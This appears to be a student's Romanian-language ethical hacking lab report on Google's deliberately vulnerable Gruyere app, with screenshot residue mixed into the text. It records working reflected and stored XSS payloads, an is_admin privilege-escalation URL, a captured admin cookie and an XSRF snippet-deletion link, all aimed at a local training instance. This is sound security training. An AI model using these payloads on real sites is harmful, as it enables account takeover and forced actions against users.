



1. Exercițiul 1.1.


Porniți o instanță Gruyere (online sau local. Atenție! Pentru partea a doua a laboratorului aveți nevoie de o instanță locală). Urmăți pașii din Using Gruyere. Creați un cont, adăugați un snippet și o poză de profil (icon), adăugați un fișier. Păstrați informațiile pentru că vă sunt necesare pentru următoarele exerciții.



2. Exercițiul 1.2.


Urmăți pașii din File Upload XSS. Creați și adăugați un fișier care permite rularea unui script.





Exercitiul 1.2. File Upload XSS


[Click me!](#)



3. Exercitiul 1.3.

Urmați pașii din Reflected XSS. Găsiți un URL care să permită rularea unui script.

Script: `<script>alert("Hello")</script>`




4. Exercitiul 1.4.

Urmați pașii din Stored XSS. Adăugați un script care să deservească și altui utilizator.

Snippet: **<b onmouseover="alert('\hello()')">Funny joke**

(cand facem hover pe snippet se declanseaza o alerta)




5. Exercițiul 1.5.

Urmați pașii din Elevation of Privilege. Transformați contul creat într-un cont de administrator.

```
gruyere.py  editprofile.gtl x 1.2.file_upload_xss.html
> Q admin 1/21
10 [[include:menubar.gtl]][/include:menubar.gtl]
11 <div>
12 <h2>Gruyere: Profile</h2>
13 </div>
14
15 <div class='content'>
16 [[if:_cookie.is_admin]]
17   <h3>Add a new account or edit an existing account.</h3>
18 [[/if:_cookie.is_admin]]
19 [[if:!_cookie.is_admin]]
20   <h3>Edit your profile.</h3>
21 [[/if:!_cookie.is_admin]]
22 [[if:_message]]
23 <div class='message'>{{_message}}</div>
24 [[/if:_message]]
25
26 <form method='get' action='/_unique_id_/saveprofile'>
27 <input type='hidden' name='action' value='update'>
28 <table>
29   <tr><td>
30     User id:
31   </td><td>
32     [[if:_cookie.is_admin]]
33     [[if:uid]]
34     <input type='hidden' name='uid' value='{{uid.0}}'>
35     {{uid.0}}
```

Observam ca pentru a avea privilegiul de a fi admin, cookie-ul “is_admin” trebuie sa fie True. Deci, trebuie sa gasim o modalitate de a schimba valoarea acestui cookie la True prin URL. Deci, vom face un update la profil setand **is_admin=True**
/saveprofile?action=update&is_admin=True



6. Exercițiul 1.6.

Urmați pașii din Cookie Manipulation. Obțineți un cookie pentru un alt cont.
Am obtinut un cookie pentru cont de administrator.

[Home](#) | [My Snippets](#) | [New Snippet](#) | [Upload](#)

<foo> | [Manage this server](#) | [Profile](#) | [Sign out](#)

Gruyere: Login

User name:

Password:

Home | My Snippets | New Snippet | Upload <foo> | Manage this server | Profile | Sign out

Gruyere: Profile

Add a new account or edit an existing account.

User id: foo

User name:

OLD Password:

NEW Password:

WARNING: Gruyere is not secure.
Do not use a password that you use for any real service.

Icon: (32x32 image, URL to image location)

Homepage:

Profile Color:

Private Snippet:

document.cookie
< GRUYERE=19209336|foo|admin|author||author|

7. Exercițiul 1.7.

Urmați pașii din XSRF Challenge. Obțineți o modalitate de ștergere a înregistrărilor de tip snippet.

URL-ul pentru ștergere snippet:

```
gruyere.py  snippets.gtl x editprofile.gtl 1.2.file_upload_xss.html
> Q delete x ↺ Cc W .* 2/2 ↑ ↓ 🔍 ⋮
75 </table>
76 <tr><td colspan='2'><b>All snippets:</b></td></tr>
77 [[for:_profile.snippets]]
78 <tr>
79 <td valign='top'>
80 <script>document.write('{{_key}} + 1)</script>&nbsp;&nbsp; 
81 </td>
82 <td valign='top'>
83 <a href='/_{{_unique_id}}/deletesnippet?index={{_key}}'>[X]</a>&nbsp;  
84 </td>
85 <td valign='top'>
86 <div id='{{_key}}'>
87 {{_this.html}}
88 </div>
89 </td>
```

Am facut un snippet: [Delete Snippet 1](/_{{_unique_id}}/deletesnippet?index=1)
Acum incerc de pe alt cont sa dau click pe acest snippet si sa vad daca se sterge snippet-ul cu index=1

Laborator.docx

Ethical Hacking - Google Docs

Web Application Exploits and D


Gruyere: Snippets

127.0.0.1:8008/531234566081167160358963880866999608953/snippets.gtl

☆ ABP

Home | [My Snippets](#) | [New Snippet](#) | [Upload](#)

test <test> | [Profile](#) | [Sign out](#)

My Snippets 

[Refresh](#)

All snippets:

1

☒

snippet index = 0

2

☒

snippet index = 1

3

☒

snippet index = 2

[My site](#)

Type here to search

73°F Mostly cloudy


3:13 PM
4/29/2024

Laborator.docx x Web Application Exploits and D x Ethical Hacking - Google Docs x Gruyere: Snippets x

127.0.0.1:8008/376783159242263076885857768145873340104/snippets.gtl?uid=angelica

Home | [My Snippets](#) | [New Snippet](#) | [Upload](#)

angelica <angelica> | [Manage this server](#) | [Profile](#) | [Sign out](#)

angelica 

[Refresh](#)


All snippets:

- 1 Funny joke
- 2 [Delete Snippet 1](#)
- 3 Laborator Ethical Hacking :)

[angelica's site](#)

Type here to search

71°F Cloudy 6:23 PM 4/29/2024



